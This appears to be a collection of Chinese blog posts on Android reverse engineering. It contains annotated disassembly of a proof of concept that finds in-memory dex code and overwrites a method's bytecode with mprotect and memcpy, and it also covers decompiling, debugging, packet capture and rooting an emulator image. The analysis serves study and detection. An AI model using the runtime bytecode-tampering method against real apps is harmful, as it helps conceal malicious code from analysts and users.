.text:000011C8 search ; CODE XREF:
Java_com_bluebox_lab_poc_Action_readmem+8p
.text:000011C8 PUSH {R4-R7,LR}
.text:000011CA MOV R7, R8
.text:000011CC PUSH {R7}
.text:000011CE MOVS R4, R0
.text:000011D0 MOVS R0, #0x27 ; name
.text:000011D2 BLX sysconf
.text:000011D6 MOVS R7, R0 ; 获取内存对其值 0x1000
```

```
.text:000011D8 MOVS R1, R7
.text:000011DA MOVS R0, R4
.text:000011DC BLX __aeabi_uidivmod
.text:000011E0 NEGS R6, R7
.text:000011E2 SUBS R4, R4, R1 ; R4 保存内存高端地址
.text:000011E4
.text:000011E4 loc_11E4 ; CODE XREF: search+2Aj
.text:000011E4 ADDS R4, R4, R6
.text:000011E6 MOVS R5, R4
.text:000011E8 ADDS R5, #0x28
.text:000011EA MOVS R0, R5
.text:000011EC BL findmagic ; 寻找 dex 头部
.text:000011F0 CMP R0, #0
.text:000011F2 BEQ loc_11E4
.text:000011F4 LDR R1, =(aLSavaLangStrin - 0x11FE)
.text:000011F6 MOVS R0, R5
.text:000011F8 MOVS R2, #0x12
.text:000011FA ADD R1, PC ; "L 褬 ava/lang/String;"
.text:000011FC BL getStrIdx ; StringIdx = getStrIdx(dexBase,
"Ljava/lang/String"); 475
.text:00001200 LDR R1, =(aAdd - 0x120A)
.text:00001202 MOVS R2, #3
.text:00001204 MOVS R4, R0 ; R4 保存 Ljava/lang/String 字符串 ID
.text:00001206 ADD R1, PC ; "add"
.text:00001208 MOVS R0, R5
.text:0000120A BL getStrIdx ; addIdx = getStrIdx(dexBase, "add"); 602
.text:0000120E MOVS R1, R4
.text:00001210 MOV R8, R0 ; R8 保存 add 字符串 Id
.text:00001212 MOVS R0, R5
.text:00001214 BL getTypeIdx ; StringTypeId = getTypeIdx(dexBase,
StringIdx);
.text:00001214 ; 根据 Ljava/lang/String 字符串 id 为参数，获取类型 id
.text:00001214 ; 为定位 class 准备
.text:00001218 MOVS R4, R0
.text:0000121A MOVS R1, R4
.text:0000121C MOVS R0, R5
.text:0000121E BL getClassItem ; getClassItem(dexBase, StringTypeId); 获取
Ljava/lang/String 类 编号
.text:00001222 MOV R1, R8 ; addIdx
.text:00001224 MOVS R6, R0 ; R6 保存 class_data_item
.text:00001226 MOVS R2, R4
.text:00001228 MOVS R0, R5 ; StringTypeId
.text:0000122A BL getMethodIdx ; getMethodIdx(dexBase, addIdx,
StringTypeId); 获取 add 方法 id
```

```
.text:0000122E MOVS R1, R6
.text:00001230 MOVS R2, R0
.text:00001232 MOVS R0, R5
.text:00001234 BL getCodeItem ; addOffset = getCodeItem(dexBase,
StringClassData, AddMethodIdx);
.text:00001234 ; 获取 Ljava/lang/String 类中的 add 方法字节码偏移
（data_section 偏移量）
.text:00001238 MOVS R4, R0
.text:0000123A ADDS R4, #0x10
.text:0000123C MOVS R1, R7 ; 内存对其 0x1000
.text:0000123E MOVS R5, R0
.text:00001240 MOVS R0, R4 ; addoffset
.text:00001242 BLX __aeabi_uidivmod
.text:00001246 SUBS R5, R5, R1
.text:00001248 MOVS R0, R5
.text:0000124A MOVS R1, R7 ; len
.text:0000124C MOVS R2, #3 ; prot
.text:0000124E ADDS R0, #0x10 ; addr
.text:00001250 BLX mprotect ; mProtect 设置 add 所在内存块可写
.text:00001254 LDR R1, =(inject_ptr - 0x125E)
.text:00001256 MOVS R0, R4 ; dest
.text:00001258 MOVS R2, #0xDE ; n
.text:0000125A ADD R1, PC ; inject_ptr
.text:0000125C LDR R1, [R1] ; inject ; src
.text:0000125E BLX memcpy ; memcpy(addOffset, inject, 0xDE);
.text:0000125E ; 修改 Ljava/lang/String 内的 add 方法字节码
.text:00001262 POP {R2}
.text:00001264 MOV R8, R2
.text:00001266 POP {R4-R7,PC}
```

readmem 函数的整个过程：

从堆栈获取一指针，指向映射的 dex 文件，调用 findmagic 获取 dex 文件头，然后解析 dex 结构，找到要篡改的 add 方法的字节码，调 用 mprotect()函数使程序加载的 dex 内存可写，最后调用 memcpy 修改 add 方法字节码，下图为修改后的字节码。最后当 java 层再使用 java.lang.String 类时，执行的是新的字节码。



篡改过程：
1.在调用被篡改类之前，通过加载共享库。
2.内存搜索 DEX 特征（”dex\n035″）,定位到内存中 dex 头
3.DEX 格式解析
　第一步定位到具体类，第二部定位到具体方法，获取方法字节码相当 data section 偏移量
4.使内存可写
　mprotect();
5.修改相应的代码
　memcpy();

根据上面的分析，若运行时 Dalvik 字节码不会改变，静态分析能很好的工作，但是当程序进程空间加载了，不是 android 系统本身的共享库时，就要注意是否会篡改 Dalvik 字节码。当然分析的手法还有很多，但是反汇编的手段同样层出不穷。还有很多需要不断学习。

http://1.honebl.sinaapp.com/?p=134

android 工具箱(持续更新)

三 30 七月 2014　　Write By #123

0x0 前言

工欲善其事必先利其器。介绍一些常用工具和个别使用。

一些工具脚本

发现 windows 下发送到这个东西蛮方便的，研究一下脚本用来提高效率.

1Apk 反编译或回编译.bat
2 用 jd-gui 查看(或者转 jar 文件).bat　　可以直接用 jd-gui 打开 apk 或 dex 看 java 代码
3baksmali 或 smali.bat
4Apk 反或回编译（调试）.bat　　主要用于 smali 调试打包
5smali 生成 dex 文件.bat
6 对 Apk 进行签名.bat
7 启动调试 apk.bat　　ida 附加调试 so 时、jdb 调试、smali 调试
8 安装 APK.bat　　管家这些老是乱装东西，真不爽，直接用命令多好

9 用 jeb 打开.bat　　jeb smali->java 的神器


使用

把 1Apk 反编译.bat 到 9 用 jeb 打开.bat 生成快捷方式再把快捷方式剪贴到用户的 sendto 文件夹


sendto 文件夹快速打开方式.按下 win 键，再搜索输入 shell:sendto

反编译回编译 apk 可以右键发送至对应的操作，可以自行修改编号来排序

工具脚本



使用启动 apk 调试




smali 阅读工具

apkstudio
sublime
ue
notepad++

apk 修改之理
SmaliViewer
ida

每个工具各有优点，尝试一番，最后选择了 notepad++，配合 notepad++的一些插件，可以 diy 一个强大的 smali ide


1 语法高亮配色
2 搜索 当前文件搜索、文件夹搜索、所有打开问题搜索
3 Explorer 文件浏览插件 Python Script python 插件，通过这个插件可以 python 写些工具脚本



加上自己写的几个插件

45	openjava	Ctrl+Shift+J
46	jumpsmali	Ctrl+Shift+Z
47	jumpback	Ctrl+Shift+Left
48	gotosmalifile	Ctrl+Shift+G
49	apktoolb	Ctrl+Shift+B

openjava 可直接跳到 java 类（jd-gui，jeb 研究中）




jumpsmali 调转到定义函数

比如一个引用了 invoke-static {v0}, Lcom/mydebug;->log([B)V，使用插件后快速调转到 mydebug.smali 的.method public static log([B)V

jumpback 从调转到定义函数返回

gotosmalifile 快速调转到想打开的 smali 文件

apktoolb 回编译并签名插件



待更新
unicode 字符处理插件
apk 安装插件
有谁看懂 notepad++ 函数语法的，交流下，想整个函数列表功能

apk java 反编译

jd-gui
jad
jeb
ps：不要过于相信这些工具，特别是加密算法分析的，smali 才是根本

so 静态分析工具

IDA
hopper

so 动态调试工具

IDA
gdb
Affinic Debugger
gikdbg.art

ida+arm F5 下载链接: http://pan.baidu.com/s/1i3qqGoH

ida 启动时附加
1) adb am start -D -n 包/启动类
2) adb forward tcp:你要转发的端口 jdwp:调转 app 的 pid
3) ida pro attach 进程， 设置新线程，加载 so 时断点，continue
4) jdb -connect com.sun.jdi.SocketAttach:port=转发的端口,hostname=localhost
ps：不能打开想 eclipse 等调试工具，不然 jdb 会附加不上

如果想用 eclipse，第 4 步换成:
打开调试选项 debug configurations -> Remote Java Application->
New_configuration
->Project 填包名 ->Conenection Type 选择 Socket
Attach->host:localhost->Post:8700
点击 debug 即可

（我把调试命令封装在“启动调试 apk.bat”，可以试试）

busybox

Linux 工具里的瑞士军刀。

镜像修改工具

默认情况下 emulator 会以只读的形式加载 system.img，即便 remount 之后对其进行的修改也不会实际被保存下来， 你要安装 xposed 或 su 管理工具就需要修改镜像.

mkfs.yaffs2.arm

mkfs.yaffs2.arm 镜像 dump 工具
你安装好 xposed、su、busybox 之后，用 mkfs.yaffs2.arm 把镜像 dump 出来
adb shell
#mount -o remount,rw /dev/block/mtdblock0 /system
mkdir /filesname
#cd /filesname
#./mkfs.yaffs2.arm /system /filesname/my_system.img
#exit
adb pull /filesname/my_system.img
接着将该 my_system.img 替换 $ANDROID_SDK/sdk/system-images/android-xx 下的 system.img 即可
(转自：http://www.kanxue.com/bbs/showthread.php?t=191113)
ps(这样做有个问题就是你有可能收到提示 system 空间不足，因为是在模拟器中，dump 时间过长)

mkyaffs2image_y unyaffsimage
如果有 linux 环境，可以尝试 **mkyaffs2image_y unyaffsimage** 工具

解开镜像
./unyaffsimage system.img systemout
你可以在解开镜像文件夹 systemout 添加你的程序，注意权限和用户组

生成镜像
#./mkyaffs2image_y ./systemout systemnew.img

可以参考我写个一个脚本

```
#!/bin/sh

rm system/app/QuickSearchBox.*
rm system/app/Calendar.*
rm system/app/Music.*

cp -av ./bin/su ./system/bin/su
cp -av ./bin/proxy.sh ./system/bin/proxy.sh
cp -av ./bin/redsocks ./system/bin/redsocks
cp -av ./bin/busybox ./system/bin/busybox
cp -av ./bin/Superuser.apk ./system/app/Superuser.apk
```

```
echo  add xposed support ..
cp -av ./system/bin/app_process ./system/bin/app_process.orig
cp -av -f ./bin/app_process_xposed ./system/bin/app_process
cd ./system/bin
pwd
ln -s -f proxy.sh proxy
echo  back ..
cd ..
cd ..
sudo chown -R 0:0 ./system/bin/
sudo chown -R 0:0 ./system/lib/
sudo chown -R 0:0 ./system/app/
echo chmod .........
chmod 644 ./system/app/Superuser.apk
chmod 4755 ./system/bin/su
chmod 755 ./system/bin/proxy.sh
chmod 755 ./system/bin/redsocks
chmod 755 ./system/bin/busybox
chmod 755 ./system/bin/app_process
pwd
./mkyaffs2image_y ./system systemNew.img>./log.txt
chmod 644 ./systemNew.img
```

hook 框架

xposed
Cydiasubstrate

adbd-Insecure

如果你手机 root 后，adb shell 不是默认 su 权限，可以试试 adbd-Insecure。

网络协议分析工具

http 代理:
autoproxy
proxydroid

抓包:
HttpAnalyzer
Fiddler
tcpdump

Wireshark
burpsuite
tcpdump 使用
adb push tcpdump /data/local/tcpdump
adb shell
cd /data/local
chmod 755 ./tcpdump
./tcpdump -i any -p -s 0 -w /sdcard/capture.pcap （运行抓包软件，抓到 /sdcard/capture.pcap 的文件中）
Ctrl+C （抓包停止）
adb pull /sdcard/capture.pcap xxx.pcap （抓到的包导出到 xxx.pcap 中）
用 Wireshark 分析 xxx.pcap

windows 下多终端工具

ConEmu

审计工具

drozer
http://www.kanxue.com/bbs/showthread.php?t=191148

dSploit

Android 的网络渗透套件

涉及工具下载

（待更新）

http://www.9hao.info/pages/2014/07/androidgong-ju-xiang-chi-xu-geng-xin

android 反编译（dex 和 odex），非脑残转帖，绝对可靠

Android 反编译

反编译 odex 文件（例如 framework.odex）,若是反编译 dex，直接第 4 步

1.由于反编译 odex 的工具在 D:\Develop tools\android 反编译工具\odex 中，因此为了执行命令方便一点在 odex 文件夹里面，将 system 的文件夹结构给新建一下，将反编译的 odex 中所引用的所有包都放到对应的目录下

system-----
|-------app
|-------framework

2.java -jar baksmali-2.0.3.jar -d ./system/framework -x ./system/framework/framework.odex
-d 指定 bootclasspath dir
-x deodex the given odex file. This option is ignored if the input file is not an odex file
-a --api-level <API_LEVEL>，The numeric api-level of the file being disassembled. If not specified, it defaults to 15 (ICS).
网上很多人转那个帖子都写的是-a 12， 没必要

3.执行完上面的命令后就会在 odex 目录下生成一个 out 文件夹，里面就是层次结构了，注意：在执行上面命令之前看一下之前有木有 out 文件夹，有旧的 out 文件夹的话，可能导致下面要执行的命令抛出异常，因此要将旧的 out 文件夹删除，异常如下：

```
UNEXPECTED TOP-LEVEL EXCEPTION:
org.jf.util.ExceptionWithContext: Unsigned short value out of range: 78281
        at org.jf.dexlib2.writer.DexDataWriter.writeUshort(DexDataWriter.java:11
6)
        at org.jf.dexlib2.writer.InstructionWriter.write(InstructionWriter.java:
312)
        at org.jf.dexlib2.writer.DexWriter.writeCodeItem(DexWriter.java:980)
        at org.jf.dexlib2.writer.DexWriter.writeDebugAndCodeItems(DexWriter.java
:759)
        at org.jf.dexlib2.writer.DexWriter.writeTo(DexWriter.java:214)
        at org.jf.dexlib2.writer.DexWriter.writeTo(DexWriter.java:192)
        at org.jf.smali.main.main(main.java:229)
```

最后将转为 classes.dex 的命令：java -Xmx512M -jar smali-2.0.3.jar out -o classes.dex

4.最后一步就是讲 classes.dex 反编译为 jar 文件了，用 d2j-dex2jar 命令：d2j-dex2jar -f classes.dex

http://blog.csdn.net/cb269267/article/details/38420941

JEB

JEB is an interactive Android app disassembler and decompiler. It can handle APK or DEX files. Analysis can be saved to JDB files.

JEB comes in two flavors: *JEB Full* (GUI + Automation) and *JEB Automation* (Automation only). Most of this manual applies to the UI aspects of *JEB Full*. The sections *Scripts & Automation* and beyond apply to both *JEB Full* and *JEB Automation*.

JEB requires SWT and Jython packages to work properly. Please visit the Download section.

Looking to set up floating controllers/clients? See the info page about Floating builds.

Want to know what's new in the latest release? Check out the Changelist.

More questions? Post your question on our Google Groups Community Board.

http://www.android-decompiler.com/manual.php

强大的 dex 反编译器

APK 反编译、重打包。这都是老话题了，现在也有不少工具来实现 apk 反编译，比如 apktool-gui。Virtuous Ten Studio 等。尤其后者还是很强大的。

大家可以自己去体验。今天给大家介绍的这是一个商业产品，也即不是免费的，不过自然有其特点。

那就是来自于 http://www.android-decompiler.com/的 JEB

